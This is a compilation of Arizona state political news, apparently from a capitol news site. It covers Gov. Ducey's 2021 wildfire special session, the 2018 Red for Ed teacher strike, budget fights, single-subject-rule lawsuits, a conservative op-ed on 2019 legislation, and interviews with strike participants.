Ducey’s team insists that it’s simply to ensure everyone remains focused on the wildfires threatening the state. But as the governor spent the week feuding with universities over vaccination policies, cutting a ribbon in Nogales and soliciting praise for his stalled tax plan, some Capitol denizens questioned whether the special session was more about politics than policy.
Sen. Juan Mendez, a Tempe Democrat and the sole lawmaker to vote against a fire-funding bill in committee, said he believes the special session was called solely to make it look like the Legislature is working, and working in a bipartisan manner.
“I can’t see any other reason than political theater,” he said. “They’re embarrassed by the fact that they can’t get their caucus to agree on funding the government.”
Part of the issue, Mendez said, is that the special session wasn’t truly focused on fire. Lawmakers heard only a single bill appropriating $100 million, including spending for new positions that were already included in the budget proposal and money set aside to reimburse property owners who lost infrastructure to the fire – potentially including House Speaker Rusty Bowers, whose old family home burned down, and Rep. David Cook, R-Globe, who may have lost cattle.
Fellow Senate Democrat Sean Bowie of Phoenix said he saw parallels between the current fire special session and an opioid special session held during the second week of the 2018 legislative session. In both cases, the Legislature could have introduced bills, run them through committees and voted on them without needing to go through a daily ritual of gaveling in and out of regular and special sessions.
But running legislation through the regular process doesn’t entail as much attention as a special session, Bowie said in an email update for his constituents.
“Calling a special session is mostly about optics,” he wrote. “If we were to handle this with just a regular bill in a regular session, it wouldn’t receive as much press attention. But because it’s being introduced in a ‘special session,’ it gets more coverage.”
Ducey spokesman C.J. Karamargin dismissed Bowie’s theory that the fire special session is largely a matter of optics.
“The governor wants a laser-like focus on these fires. Period. End of story,” Karamargin said June 17.
Just hours before Karamargin spoke, Ducey issued an executive order aimed at stopping Arizona State University’s Covid vaccination policy. A short time later, the governor’s press team issued an alert that Ducey would spend the morning of June 18 in Nogales, cutting a ceremonial ribbon at a produce cooling facility and speaking about Arizona’s trade partnership with Mexico.
And after that ribbon-cutting, Ducey and his team went on the offensive for his tax plan, an ambitious proposal to cut roughly $1.9 billion in revenue annually by FY24 by shifting to a single tax rate. The plan still lacks the support to pass the House or Senate, with Democrats universally opposed to it as a massive cut for the wealthy and a small but powerful group of Republicans concerned about cuts to cities and towns and losing revenue that could have been used to pay down debt.
Longtime lobbyist Kevin DeMenna said the special session does create focus, but focus is synonymous with optics. One additional reason for choosing to go into a special session, especially this late in the year, is increasing per diem payments to lawmakers, he said.
After the 120th day of the Legislative session, daily subsistence payments drop from $60 for rural lawmakers and $35 for those who live in Maricopa County to $20 and $10, respectively. The 2021 session will reach the 160th day over the coming weekend.
It may have been a bigger deal when he worked on legislative staff before it was possible to vote remotely, DeMenna said, but the larger per diem payment helps to ensure distant lawmakers return to the capitol.
“I’ve been in meetings as a staff director where per diem was an extraordinary issue,” he said.
Arizona Capitol Building (Photo by Gage Skidmore/Flickr)
When Arizona Gov. Doug Ducey placed a priority on shoring up the state’s rainy day fund in 2019, he could not foresee the economic hurricane the state was headed for in 2020. Now, that fiscal prudence will help Arizona weather the crisis brought on by the COVID-19 virus.
Despite greatly reduced majorities in the Legislature (only two votes in the Arizona House of Representatives), conservatives held on to produce a series of wins on a variety of issues, according to the just released legislative ratings for 2019 produced by the American Conservative Union Foundation.
In back to back bills early in the session, the Arizona Senate protected the solvency of the state pension fund by stopping interest payments on payouts to beneficiaries. The Senate also increased the allowable appropriations to the rainy day fund to take advantage of the budget surplus. The House followed suit later in the year, in the latter case by that small two vote margin (31-29).
Larry Hart
More fiscal responsibility was shown by paying down $190 million in state debt obligations, a vote carried in the House by that slim two-vote margin. At the same time, Ducey was able to sign into law changes in the state tax code so that Arizona taxpayers could take advantage of the federal tax changes passed by Congress. Ducey had vetoed similar legislation in 2018, putting a priority on bolstering the rainy day fund.
Compare this to states like Illinois, which have ignored their growing debt for years and are crying out for a federal bailout to save them from the consequences of their bad fiscal policy.
As American Conservative Union Chairman Matt Schlapp noted, “We applaud Governor Ducey for his careful management of the 2018 budget surplus and commend those steadfast conservative lawmakers whose efforts have helped provide security for Arizonans and their families in these challenging times.”
While it is most readily apparent those budget measures were crucial in light of the coronavirus pandemic, lawmakers took critical action in other policy areas, too. School choice came up a winner, with one bill giving charter schools the opportunity to utilize vacant school buildings.
Then there was what has become known as the Cruz amendment. Senator Ted Cruz, R-Texas, was able to amend the federal tax cut bill to allow 529 tax exempt savings to be used for K-12 educational expenses. Arizona lawmakers added the same provisions to state law, allowing expenses for public, private or religious schools to be exempt from state taxation.
While narrow victories were eked out for these reforms, lawmakers were not so successful advancing other key conservative priorities. A bill to protect victims in class action lawsuits from unscrupulous trial lawyers who wind up with most of the money went down in the state Senate by two votes. Another bill to strengthen free speech laws passed the House, but fell one vote short of the 16 votes needed to pass the Senate.
However, Arizona is one of the few states to stand up to special interests by defeating a bill that has made the rounds in many other states and often been signed into law. This absurd measure makes it illegal to call a product “meat” or “milk” unless it comes from a cow. Thankfully, the House voted it down 22-36. (Do you believe almond milk comes from a cow? If you do, I wouldn’t admit it.)
All this produced for the Arizona House one of the highest Republican averages (91%) in the country, according to the 2019 American Conservative Union Foundation’s Ratings of Arizona. But what of the future?
Arizona has become a battleground state and Democrats are looking to wipe out those slim Republican majorities come November and take control for the first time in decades. It will be up to conservatives to preserve what they have or turn Ducey’s second term into a lame duck administration.
Larry Hart is with the American Conservative Union Foundation’s Center For Legislative Accountability.
House Minority Leader Reginald Bolding, D, Laveen, speaks during a news conference September 15 outside of the state Capitol, where he and other Democratic lawmakers, along...
Get 24/7 political news coverage and access to events honoring top political professionals
A handful of one-time allocations spanning grants, lawmaker pet projects and other programs included in the 2024 budget are being put on pause in the third quarter, according to a...
Get 24/7 political news coverage and access to events honoring top political professionals
A Republican lawmaker who says he wants more money for public education is leaving Senate President Karen Fann without the votes she needs for the budget. Sen. Paul Boyer of...
Get 24/7 political news coverage and access to events honoring top political professionals
Arizona Educators United organizer Noah Karvelis addresses reporters and Red for Ed demonstrators after calling teachers back to their classrooms beginning on May 3 – if the Legislature adopts a budget that includes Gov. Doug Ducey’s proposed 20 percent teacher pay raises by 2020. (Photo by Katie Campbell/Arizona Capitol Times)
The Arizona Educators United and Arizona Education Association called for an end to the Red for Ed strike today, leaving most of their demands on the table.
As the fourth day of demonstrations at the state Capitol came to a close, AEU organizer Noah Karvelis and AEA President Joe Thomas called for teachers and public education employees to return to school starting on May 3 if Legislators adopt a budget by then.
That means the strike will have lasted five days when schools reopen. Strikes in West Virginia and Oklahoma lasted for about twice as long.
“Our fight is not over,” said Arizona Educators United organizer Rebecca Garelli at a press conference surrounded by Red for Ed demonstrators. “We have options, but it is time to get back to our students and back to our classrooms.”
The announcement came after some districts had already announced their intentions to reopen on Thursday and dozens of teachers speaking before the House Appropriations Committee urged legislators to oppose the budget.
Teachers later shut down the Senate Appropriations Committee by chanting that the budget wasn’t good enough.
AEU organizer Noah Karvelis said the group’s fight was not over, and insisted public education employees would not be returning to work with nothing to show for their efforts.
He specifically claimed the extension of the 0.6-cent sales tax for education funding under Proposition 301, which Karvelis said Gov. Doug Ducey had shown no interest in supporting before the Red for Ed movement.
Ducey has signaled his support for an extension of Prop. 301 and even an openness to alterations, including an expansion of the tax as far back as March 2017.
But more significantly to AEU, Ducey proposed 20 percent raises for teachers by 2020, including 9 percent in the approaching fiscal year and five percent in each of the two years following.
That proposal now included in the budget currently being debated by lawmakers is a far cry from Ducey’s previous promises of just 1 percent, one-time raises.
But compared to the list of demands demonstrators have been championing, they are leaving with little to show for their efforts.
Both Ducey and the Legislature ignored four other demands: competitive pay for all public education employees, restoration of public education funding to 2008 levels, no new tax cuts until per pupil funding reached the national average, and ongoing teacher raises until that, too, reached the national average.
“The win isn’t there until we’ve restored the $1.1 billion that have been cut,” Karvelis said.
Thousands of teachers, students and public education advocates rallied at the Arizona Capitol on March 28, 2018. (Photo by Katie Campbell/Arizona Capitol Times)
Public school teachers and their supporters turned out in the thousands on March 28 with a list of demands for their elected representatives.
They want change now, but Gov. Doug Ducey’s response seemed to indicate they won’t get what they want – not right away anyway.
Teachers aren’t alone in waiting for funds that may not come. While former state Sen. Debbie Lesko is receiving the financial support of national Republican groups, her Democratic challenger in Arizona’s 8th Congressional District, Dr. Hiral Tipirneni, is on her own.
And a group of freshman Democrats just want to be heard.
Meanwhile, our reporters are getting antsy for the budget. Any idea when we’ll get a look, politicos?
Don’t forget to subscribe to The Breakdown on iTunes.
Music in this episode included “Little Idea,” “Creative Minds” and “Energy” by Bensound.
Gov. Doug Ducey (Photo by Katie Campbell/Arizona Capitol Times)
Gov. Doug Ducey has had a rough time in the last few weeks, but some insiders argue that’s just the nature of the political cycle as he campaigns for another term in his office.
A lot is riding on how he finishes out the legislative session, and his school safety plan may be paramount. Ducey’s office says the National Rifle Association is behind his proposal, but that’s yet to be seen.
And all the while, public school teachers continue to contemplate a strike. But the ultimate effectiveness of that move will depend on what the largely grassroots effort can accomplish and when.
Don’t forget to subscribe to The Breakdown on iTunes.
Music in this episode included “Little Idea,” “Creative Minds” and “Energy” by Bensound.
Members of Arizona Educators United protest on April 10 as Gov. Doug Ducey gives his weekly KTAR interview. Dozens of teachers, students and other public education advocates marched outside as the temperature in Phoenix reached 100 degree for the first time this year. (Photo by Katie Campbell/Arizona Capitol Times)
Gov. Doug Ducey offered teachers a 20 percent raise by 2020, but will that be enough to satisfy their demands?
Leaders of Arizona Educators United took to Facebook to respond to the governor’s plan, pointing out Ducey had left out support staff and overall funding for public education.
Members of the grassroots movement who have been debating a potential strike are also raising questions of where the proposed funding will come from and how Ducey can ensure the plan remains in place in the years to come.
And all the while, the governor’s proposal is not yet a guarantee. The Legislator still has to approve it.
Don’t forget to subscribe to The Breakdown on iTunes.
Music in this episode included “Little Idea,” “Creative Minds” and “Energy” by Bensound.
Teachers at Humphrey Elementary school participate in a state-wide walk-in prior to classes Wednesday, April 11, 2018, in Chandler, Ariz. (AP Photo/Matt York)
Public school employees voted last week, and they’ve decided to strike – but leadership behind the Red for Ed movement pumped the breaks.
They’ll walk out, Arizona Educators United organizer Noah Karvelis said, but not until Thursday, leaving Gov. Doug Ducey and lawmakers time to take action if they so choose.
But whether the elected officials at the Capitol will hear teachers’ call is yet to be seen. Ducey’s plan already threw budget talks into disarray, and they’d have to do some serious digging through the state coffers to find the money to fund AEU’s other demands.
Don’t forget to subscribe to The Breakdown on iTunes.
Music in this episode included “Little Idea,” “Creative Minds” and “Energy” by Bensound.
Striking teachers silently cheer using their hands to follow decorum on not clapping or verbally reacting from the Senate gallery while senators meet in Senate chambers on April 30, 2018. (AP Photo/Bob Christie)
Another session is in the books, but not without a fuss – or two.
Crowds of Red for Ed demonstrators watched as legislators in both chambers debated and eventually passed the budget, sometime providing their own input on the education bill in particular.
And the drama may not be over yet.
Decisions made by Gov. Doug Ducey and lawmakers from both parties are sure to come up on the campaign trail, and there’s whispers of another special session being called, this time on the governor’s school safety proposals.
Don’t forget to subscribe to The Breakdown on iTunes.
Music in this episode included “Little Idea,” “Creative Minds” and “Energy” by Bensound.
About 140 people bought tickets to see “Red for Ed, One Year Later,” a short documentary film shown at FilmBar in downtown Phoenix on April 30. The film was followed by a panel discussion with Red for Ed figureheads to discuss next steps, none of which included another statewide walk-out this year. PHOTO BY KATIE CAMPBELL/ARIZONA CAPITOL TIMES
Budget season is upon us! Preliminary documents were released to our team last week, and lawmakers have some thoughts.
One thing seems certain in these uncertain times: The governor is not likely to support the early budget draft out of the Senate. The Senate’s proposal clocks in with $575 million less in spending than what the governor proposed at the start of session.
And we’re looking back on the Red for Ed movement. What’s changed in the year since a strike rocked the Capitol?
Don’t forget to subscribe to The Breakdown on iTunes and Stitcher.
Music in this episode included “Creative Minds,” “Piano Moment” and “Energy” by Bensound.
In this Jan. 5, 2015, file photo, Republican Arizona Gov. Doug Ducey addresses the crowd after being sworn in during an inauguration ceremony at the Arizona Capitol in Phoenix. (AP Photo/Ross D. Franklin, File)
Early voting has only just begun, but the race for the governor’s office may already be over.
Incumbent Doug Ducey is leading in every poll, including challenger David Garcia’s own internal poll, and it’s pretty likely he’ll win a second term.
The road to elected office is rarely quite so certain, though. And at least one candidate faces a battle not historically won by folks with her party affiliation – or lack thereof.
Don’t forget to subscribe to The Breakdown on iTunes and Stitcher.
Music in this episode included “Creative Minds,” “Piano Moment” and “Energy” by Bensound.
It’s unfortunate that the Prosecutors did not keep their word and stay neutral on this bill. After all, the changes we made were at their request. I suppose it’s always true that no one likes to give up power. https://t.co/gwGVp9RMMF
How exactly do you work with someone you believe has betrayed you?
That’s a question some lawmakers are asking themselves about the state’s county prosecutors after what some saw as an 11th hour reversal on criminal justice reform measures.
An attorney plagiarized a significant portion of her application to the Court of Appeals, then changed it after our reporter called shenanigans.
And session may be over, but your state lawmakers are still making waves.
Don’t forget to subscribe to The Breakdown on iTunes and Stitcher.
Music in this episode included “Creative Minds” and “Energy” by Bensound.
The House is embroiled in scandal over a Republican representative’s personal life for the third time in as many years, and this time, there are letters. Lots,...
Get 24/7 political news coverage and access to events honoring top political professionals
Winged Victory on sine die night 2019. (Photo by Dillon Rosenblatt/Arizona Capitol Times)
Sine die watch is finally over after the Senate approved an $11.8 billion budget on Memorial Day, ending a knockdown drag out 135 day session; Ducey signed a bill designed to protect the legal rights of childhood sex abuse survivors; and don’t throw away those vape pens just yet, because the Arizona Supreme Court just ruled that marijuana resin and extracts are super legal!
Don’t forget to subscribe to The Breakdown on iTunes and Stitcher.
Music in this episode included “Creative Minds,” “Piano Moment” and “Energy” by Bensound.
In this April 1, 2019 photo, Arizona Sen. Heather Carter, left, chats with Sen. Kate Brophy McGee during a break in the Arizona Senate in Phoenix. (AP Photo/Bob Christie)
The budget is coming! Or is it?
Today’s the day lawmakers in both the House and the Senate hope to introduce budget proposals, but don’t hold your breath for sine die just yet.
Leaders announced an impending budget before shopping the details to members. What remains unsettled? What do we know? And what did the House’s quasi-Boyer bill really accomplish?
Don’t forget to subscribe to The Breakdown on iTunes and Stitcher.
Music in this episode included “Creative Minds,” “Piano Moment” and “Energy” by Bensound.
Flagstaff firefighter Wes Forbach with his wife Evenstar. Forbach’s workman’s compensation claim was denied despite the presumption in state law that the type of cancer he has was related to his occupation. PHOTO COURTESY OF WES FORBACH
State lawmakers tried to expand protections for firefighters two years ago, but the law does not seem to be working as expected.
Firefighters diagnosed with a variety of cancers thought their workers’ compensation claims would be covered. So, why aren’t they?
And we have the latest on the budget. Holdouts are already emerging, and Democrats have their own ideas for how to spend Arizona’s money.
Don’t forget to subscribe to The Breakdown on iTunes and Stitcher.
Music in this episode included “Creative Minds,” “Piano Moment” and “Energy” by Bensound.
Top Republicans are huddling to see if they can reach an accord over the issue of teacher pay ahead of Thursday’s strike deadline, potentially forestalling or at least undermining the walkout.
Senate President Steve Yarbrough (R-Chandler) (Photo by Katie Campbell/Arizona Capitol Times)
Senate President Steve Yarbrough told Capitol Media Services Monday there is “unease” among many House and Senate Republicans with predictions by Gov. Doug Ducey that a 19 percent pay hike for teachers by 2020 can be enacted and money from a special assistance fund for schools can be restored, all without a tax hike. Ducey contends that there will be sufficient strong economic growth to both generate new tax revenues and reduce state spending on health and social service programs.
He said that’s why some GOP lawmakers are holding out until they can identify firm sources of revenue “to help us get to this very ambitious goal.”
But whether anything that lawmakers approve is enough to avert a walkout remains to be seen.
The teacher pay plan, even if approved, does not address other demands by Arizona Educators United and the Arizona Education Association. That includes pay hikes for support staff like teaching specialists, counselors, bus drivers and cafeteria workers.
And nothing in the governor’s proposal specifically addresses restoring the more than $1 billion that has been taken in state aid to schools in the last decade, as well as a demand to eventually get teacher pay here up to the national average.
“We are very cognizant of a wide variety of wishes,” Yarbrough said.
“But we’re trying to get the really big nut cracked at the moment,” he said, that being teacher pay.
House Speaker J.D. Mesnard (R-Chandler)
At this point, House Speaker J.D. Mesnard said lawmakers will do what they do — and the education groups will do what they want, no matter what. And if that means a teacher strike, he said, that can’t be the prime concern of legislators.
“Few people down here are looking at Thursday as any kind of deadline,” Mesnard told Capitol Media Services.
“The belief here is that Thursday’s going to happen, no matter what,” he said. And he said that pretty much whatever legislators approve “will not be enough in the eyes of some.”
Mesnard, however, suggested he thinks there may be some cracks developing in the #RedForEd movement, particularly now that Ducey has put a plan for teacher pay on the table.
“I think this movement was founded specifically on teacher pay,” he said, echoing Yarbrough’s belief that has to be the focus of legislative action. “And now some are trying to move the goalposts a bit.”
But AEA President Joe Thomas said education groups have been clear from the start that this has always been about the larger issue of adequate school funding, of which teacher pay is just a part.
And Thomas said if Ducey and GOP leaders think they’ve got a plan to at least start addressing the issue, they need to communicate that to the AEA and AEU if they truly want to avoid a strike. But to date, the governor has steadfastly refused to meet with Thomas or Noah Karvelis, one of the AEU organizers.
Scarpinato declined to speculate whether approval of a teacher pay plan would forestall a strike.
Thomas said people are willing to listen if there’s a real proposal.
“Educators look at new data,” he said.
But to this point, Thomas said, there’s little to convince them that Ducey’s plan is financially sustainable.
Even the governor himself is not relying entirely on an improving economy. His plan involves decisions not to fund certain other priorities like additional dollars for skilled nursing care, a border crimes unit and even reducing the debt.
And it even counts on generating cash through a new state-run keno game.
For educators, however, the offer to hike teacher pay is not enough because there are no dollars specifically to improve pay for support staff like counselors, classroom specialists, janitors and bus drivers.
Ducey, for his part, said restoring funds for additional district assistance — the money lawmakers refused to fund in prior years — will free up cash for those employees. But those dollars are supposed to go to things like computers, books, buses and some repairs, all things that have not been fully funded in years, resulting in some cases in out-of-date books that finally could get replaced and repairs being made that have gone ignored.
The education groups also want some plan to not only get student funding back to where it was a decade ago — it is less than that now, even before inflation is taken into account — but also to get teacher pay up to the national average.
Expect More Arizona, a group that lobbies for more education funding, says the current median for all teachers in the state is $44,900. That, the organization says, ranks Arizona No. 49 with a national median of $57,160.
The movement is picking up support from other quarters.
Julie Erfle, spokeswoman for AZ Schools Now, said her education support group supports not only the movement but understands why educators have chosen to walk out.
“A decade of severe budget cuts have left our classrooms in disrepair, our teachers demoralized, and our students shortchanged,” she said in a prepared statement Monday, calling on Ducey and legislative leaders to find “sustainable, permanent and equitable solutions” for schools.
“Anything less is unacceptable,” Erfle said.
The last-minute push to find a deal — and possibly avert a strike — comes on the heels of Ducey striking out at legislative inaction on Friday by vetoing 10 of their bills.
“There’s no doubt that there’s some pretty strong feelings in the caucus about the vetoed bills,” Mesnard said. “So there’s a lot of conversation happening among caucus members.”
House Majority Leader John Allen, R-Scottsdale, called the governor’s actions “politics over policy.”
But the move appears to have had the desired results, paving the way for the negotiations — at least among Ducey and legislators.
“The governor feels very strongly that we need to get this teacher pay proposal over the finish line,” said Ducey press aide Daniel Scarpinato.
He said school districts are currently putting together their budgets and offering contracts to teachers for the coming year.
“So there is some real urgency in getting it done,” Scarpinato said. And with talks now underway, Ducey has apparently relented: On Monday he signed three Republican bills.
Arizona House Speaker Rusty Bowers, R-Mesa, looks over the printed budget prior to a vote on the Arizona budget at the Arizona Capitol Thursday, June 24, 2021, in Phoenix. (AP Photo/Ross D. Franklin)
Two lawsuits seeking to overturn multiple controversial provisions of this year’s state budget could have big implications for how lawmakers write budgets in the future – if the plaintiffs’ arguments prevail.
“The Legislature has been pushing the envelope for years, and this time they have gone too far,” Roopali Desai, who is representing the plaintiffs in a challenge to several budget bills, wrote in a court filing this week. “They buried substantive policies in the budget with no adequate notice to the public, and filed a ‘budget procedures’ bill with multiple, unrelated subjects. The constitution doesn’t allow that.”
The Arizona Constitution says “every act shall embrace but one subject and matters properly connected therewith, which subject shall be expressed in the title; but if any subject shall be embraced in an act which shall not be expressed in the title, such act shall be void only as to so much thereof as shall not be embraced in the title.” This is commonly called the “single-subject rule,” and Desai is arguing the Legislature violated it by adding to budget bills measures such as limits on schools’ and local governments’ power to enact Covid-related restrictions, including mask and vaccine mandates.
However, whether it ends up being ruled constitutional or not, the practice of including policy in budget reconciliation bills is nothing new.
“We’ve had these types of provisions in legislation for a very long time, decades at this point,” said House Majority Leader Ben Toma, R-Peoria. “If the court does choose to interfere, I think they’d be perhaps on a slippery slope, or at least nowhere near consistent, which has its own challenges.”
Toma said that, while he didn’t want to comment on what the court will do, “as a Legislature, it is our prerogative to make laws, and the process was followed. It was part of the public process, just like every other bill, and so I’m not sure on what basis they would reverse legislative action.”
Ben Toma
This year’s budget, which passed along party lines at the end of a contentious 171-day session, included numerous controversial measures that are now being challenged, some of which were originally proposed as standalone bills but added to the budget when they didn’t make it through the normal process.
In a court declaration filed in a case challenging the Phoenix Union High School District’s mask mandate, Rep. Jacqueline Parker, R-Mesa, said she and Rep. Joseph Chaplik, R-Scottsdale, and Rep. Jake Hoffman, R-Queen Creek, agreed to support the budget only if a ban on mask mandates that would take effect before this school year was included.
“This was a position that I expressed to our colleagues on behalf of the group,” Parker wrote. “This was the price of our vote for HB2898 (the K-12 budget reconciliation bill) and other portions of the budget and hence for the provision of funds for the 2021- 2022 school year.”
As well as the Covid-related provisions that have gotten the most attention, budget bills also contained limits on how teachers can present some topics related to race that supporters have said they intended as a ban on “critical race theory” in schools, and changes to election law such as giving Republican Attorney General Mark Brnovich, rather than Democratic Secretary of State Katie Hobbs, the power to defend the state’s election laws in court.
Two lawsuits were filed earlier this month – one by the Arizona School Boards Association and other education groups, and one by the city of Phoenix – seeking to get policy items attached to some of the budget provision declared unconstitutional as violations of the single-subject rule. The Phoenix suit challenges a provision in this year’s criminal justice budget bill that seeks to block the city’s plans for independent civilian review of its police department.
“By stuffing so many different topics and so much substantive legislation into a bill that’s supposed to simply enact parts of the budget, the Legislature made sure that none of these important topics got their own individual votes,” said lawyer Jean-Jacques Cabou, who is representing the city.
Oral arguments have been scheduled in the school board association’s suit for September 13, while an order to show cause hearing in the Phoenix case has been set for September 7. The state Democratic Party and Democratic National Committee have also signaled they plan to challenge in court some budget provisions related to federal-only voters, albeit on the grounds that they violate federal constitutional guarantees rather than the single-subject rule.
The school boards association is also challenging the mask mandate ban on equal protection grounds, arguing it treats public and private schools differently. Arizona State University law professor Paul Bender said he thinks this argument is more likely to prevail in court.
“There’s one claim in there that seems to me to be very strong, and I can’t see how they cannot win on that, and that’s that the legislation distinguishes between public schools and private schools and says public schools cannot require masks, but it doesn’t apply to the private schools, and the public schools are claiming in the suit that that’s a violation of the Constitution,” Bender said. “It just doesn’t make any sense to me. What’s the possible rationale for saying public school students can’t be required to have masks but private schools can be required to have masks?”
Paul Bender
However, he said the single-subject arguments raise more complex questions. While Bender said he believes the rule is meant to block adding policy changes to budget bills, until now the courts have not agreed with him on this. Bender said his guess is the court will respect long-standing precedent and reject the argument that the bills are unconstitutional on these grounds.
“I don’t remember anything that’s this substantive that they’ve tried to do through (the budget) process … (but) the problem is over the years, the court just hasn’t enforced the rules, and once the Legislature gets used to doing things and the court hasn’t stopped them, they just keep doing it,” he said.
Toma said a ruling in favor of the plaintiffs would complicate the way the Legislature does business.
“The reality of it is, though, it really depends on what the decision is and in which case,” Toma said. “I think it would become impossible to pass a budget if the court was to take a very strict interpretation, which I don’t think they will, but at the same time … if they say ‘OK, no more policy in the budget,’ then I guess the open question is … where is the line between policy and a conditional enactment of some kind of a conditional appropriation?”
Toma did express a personal preference for not including too much policy in the budget and said it could be a good thing if the suits lead to an outcome that makes passing a budget simpler.
“If an outcome, or a potential outcome, is a ‘dial back, OK, don’t push your luck’ kind of thing – I’m sure they’ll be more eloquent in how they explain it – that wouldn’t be such a bad thing,” he said.
Gov. Doug Ducey (Photo by Katie Campbell/Arizona Capitol Times)
Arizona hospitals will pay more under Gov. Doug Ducey’s $10.1 billion spending plan.
The governor’s proposal, released last week, shows $79 million in “efficiency savings” or cuts to agency budgets for things like employee vacancies and lower utility bills.
But one item listed as an “efficiency savings” will actually increase the hospital assessment, which pays for Medicaid expansion, by $35 million.
That’s because the governor is proposing to move behavioral health services for childless adults to the same funding stream as acute care. Currently, tobacco taxes and the hospital assessment pay for acute care coverage for childless adults and those covered through Medicaid expansion.
Ducey will use that money to fund his spending priorities in education, as the majority of new spending in his budget, about $250 million, goes to schools.
The assessment will increase by 12 percent, generating $35 million, because of the policy change, according to the Governor’s Office of Strategic Planning and Budgeting.
AHCCCS Director Tom Betlach
By law, the AHCCCS director, Tom Betlach, can increase the hospital assessment without the Legislature’s approval.
All told, the hospital assessment will increase by $39 million, from $287 million to $326 million, with $4 million accounting for caseload growth.
The state integrated services for behavioral health and acute care to put both programs under AHCCCS in 2015, and the governor now wants to align the way the two sides are paid for, Ducey spokesman Daniel Scarpinato said.
Since the time the hospital assessment was adopted in 2013, hospitals have seen the amount they pay for uncompensated care – medical services that don’t get reimbursed – go down significantly, Scarpinato said.
“We want to work with (the hospitals). We think that this is obviously something that will be spread across all hospitals that are offering these services,” he said. “This obviously won’t have any impact on services.”
Greg Vigdor, president of the Arizona Hospital and Healthcare Association, said in a news release that his group is aware of the proposal and is “seeking further clarification in terms of the impact to Arizona hospitals.”
Another major piece of Ducey’s “efficiency savings” will come from transferring $15 million from the Arizona Health Care Cost Containment System to the Department of Economic Security to pay for health care for developmentally disabled children. AHCCCS’ general fund money will decrease by $15 million. But since general fund spending for DES will increase by a commensurate $15 million, the net savings is actually zero.
In other areas, the Department of Transportation will see a drop of $5.2 million in its general fund budget, replaced with funding from the State Highway Fund.
More than $2.8 million will be saved by implementing a cap on private prison capacity. According to state contracts, the Kingman and Red Rock prisons, operated by private prison companies, have to keep beds at 97 percent capacity. The state wants to leave the remaining 3 percent vacant.
The executive budge also proposes a one-time reduction of $1.8 million in the general fund for capital spending, but this money will be used to cover increased rent for state buildings.
Other smaller savings will come from lower energy and utility costs, vacancy savings and shifting money to special funds instead of the general fund. For example, a $1 million appropriation for AIDS reporting and surveillance will come from the Disease Control Research Fund.
Another $1 million will be swept from the Department of Tourism in the next fiscal year. The money will come from savings on the agency’s marketing and advertising budget.
A crowd of red-clad teachers, students and Red for Ed supporters could be seen from the top of a parking garage near Chase Field as they gathered there on April 26 before marching to the Arizona Capitol. (Photo by Katie Campbell/Arizona Capitol Times)
The Arizona Educators United and Red for Ed movement drew an estimated 150,000 teachers, students and public school staff to the Capitol to demand more for education.
Those in favor of the strike were easy to spot, wearing red and carrying signs often critical of Gov. Doug Ducey and the Republican-controlled Legislature.
They came from across the Valley and beyond.
At 8 a.m. on Day 3, a school bus arrived from Nogales Unified School District, which is about three hours from the Capitol. On Day 4, indigenous educators who called themselves the Nahuacalli Educators Alliance played drums and conch shells at the foot of the historic Capitol building.
Some folks set up canopies for their schools or districts to provide shade for their colleagues as temperatures reached triple digits in the first days of the strike. And one canopy was even designated for mothers with children in tow, equipped with a diaper-changing station and power for breast pumps.
But some in the crowd did not feel represented by the demonstrators and their leaders. Others may have voted to strike, but did so still hoping it would never come to that.
Whatever their reasons for being there, these teachers, administrators and students came to the Capitol to make their voices heard.
Alison Bruening-Hamati (Photo by Katie Campbell/Arizona Capitol Times)
Alison Bruening-Hamati, principal of Arredondo Elementary School, Tempe
What has the strike meant to you?
“My son is 9, and I tear up when I think about how there are school districts that are using textbooks that are as old as he is to meet standards that were just put out last year. I hate that our kids are home, but I don’t know what other choice we had. And I don’t know anybody who went into this thinking this was going to be easy. … But I’m hopeful because that’s kind of our gig.”
When your teachers were voting on whether to walk out of your school, did you vote?
“I did. I voted to support my teachers and my staff. I have been in this fight for a long time, and I think nobody really wanted to (walk out). My staff cried. I cried. … As we put our votes in the ballot box, I thought, ‘Where is this going? Please, let’s not go there.’ But sometimes, you just have to go with what’s right.”
Patrick Thompson (Photo by Katie Campbell/Arizona Capitol Times)
Patrick Thompson, math teacher at Aprende Middle School, Chandler
What has the strike meant to you?
“I feel like this movement has leadership that has an obvious conflict of interest, and in the best interest of our standing as respected teachers in this state, we owe it to ourselves to have leadership that doesn’t have such obvious political leanings. … And I think the leaders of this movement have a vested interest in not coming to an agreement before November, which you see by this (Invest in Education Act) ballot initiative. We don’t get to vote on this for seven months. We don’t see money from it until next year. … I think the plan was to keep us rallied and upset until November so we can just oust people the leadership doesn’t like.”
Why do you think it’s important to talk to people who feel differently?
“Just to have those civil dialogues. I don’t want to argue with people. I don’t want to yell at people. I don’t talk politics all that often with the teachers at my school. It just got to a point where I felt like my side wasn’t being represented.”
Ben Englader (Photo by Katie Campbell/Arizona Capitol Times)
Ben Englander, biology teacher at Raymond S. Kellis High School, Glendale
What has the strike meant to you?
“I’m here for our students. We need more funding for our schools in general. I have 46 kids in my honors biology class. That’s a lot for a lab class. We need more supplies. We need more resources to help all these kids. … We need to keep chipping away at our agenda. But I think it’s going to come down to a vote in November and putting those issues on the ballot.”
Why did you feel a strike was necessary?
“We needed to come together as a collective group. … We can’t support our families. I have a second job. A lot of our staff does as well, and some have three jobs. … We needed to come together as a collective voice and stand strong together.”
Raquel Mamani (Photo by Katie Campbell/Arizona Capitol Times)
Raquel Mamani, mother of twin fourth graders
What has the strike meant to you?
“I’m a native Arizonan who loves my state. I’m a mother of twins. I’m a PTA mom. … It doesn’t seem like our legislators and our governor are listening, so I’ve been here supporting the teachers as they fight for quality public education. They’re fighting for all of us.”
How much longer would you be willing to have your kids out of school?
“As long as it takes to get some meaningful change. We want nothing more than to be back at school… but we understand this is a critical time in Arizona. It’s obviously greatly impacted us, but I’ve talked a lot to my children about why we’re out here. I’ve relied on my community, on my family members, on people who support us – grandparents, babysitters. … The inconvenience that we are going through is greatly outweighed by what has to happen for Arizona. We should not have our kids in underfunded classrooms. It’s time for that to stop.”
Lacey Perdomo (Photo by Katie Campbell/Arizona Capitol Times)
Lacey Perdomo, physical education teacher at Raymond S. Kellis High School
What has the strike meant to you?
“People always say, ‘You knew what you signed up for.’ I’ve been married for two and a half years. I have an 11-month-old. I have a house. I have a mortgage. I have bills. I think until you actually experience it, you don’t understand how hard it’s truly going to be. … This movement has given me a voice and has opened my eyes. … People like me didn’t realize really how bad it was.”
Why do you think it’s important to talk to people who feel differently?
“I believe in relationships and that once people can have conversations to understand instead of conversations to get their own point across, the world will be a better place.”
Marco Veloz (Photo by Carmen Forman/Arizona Capitol Times)
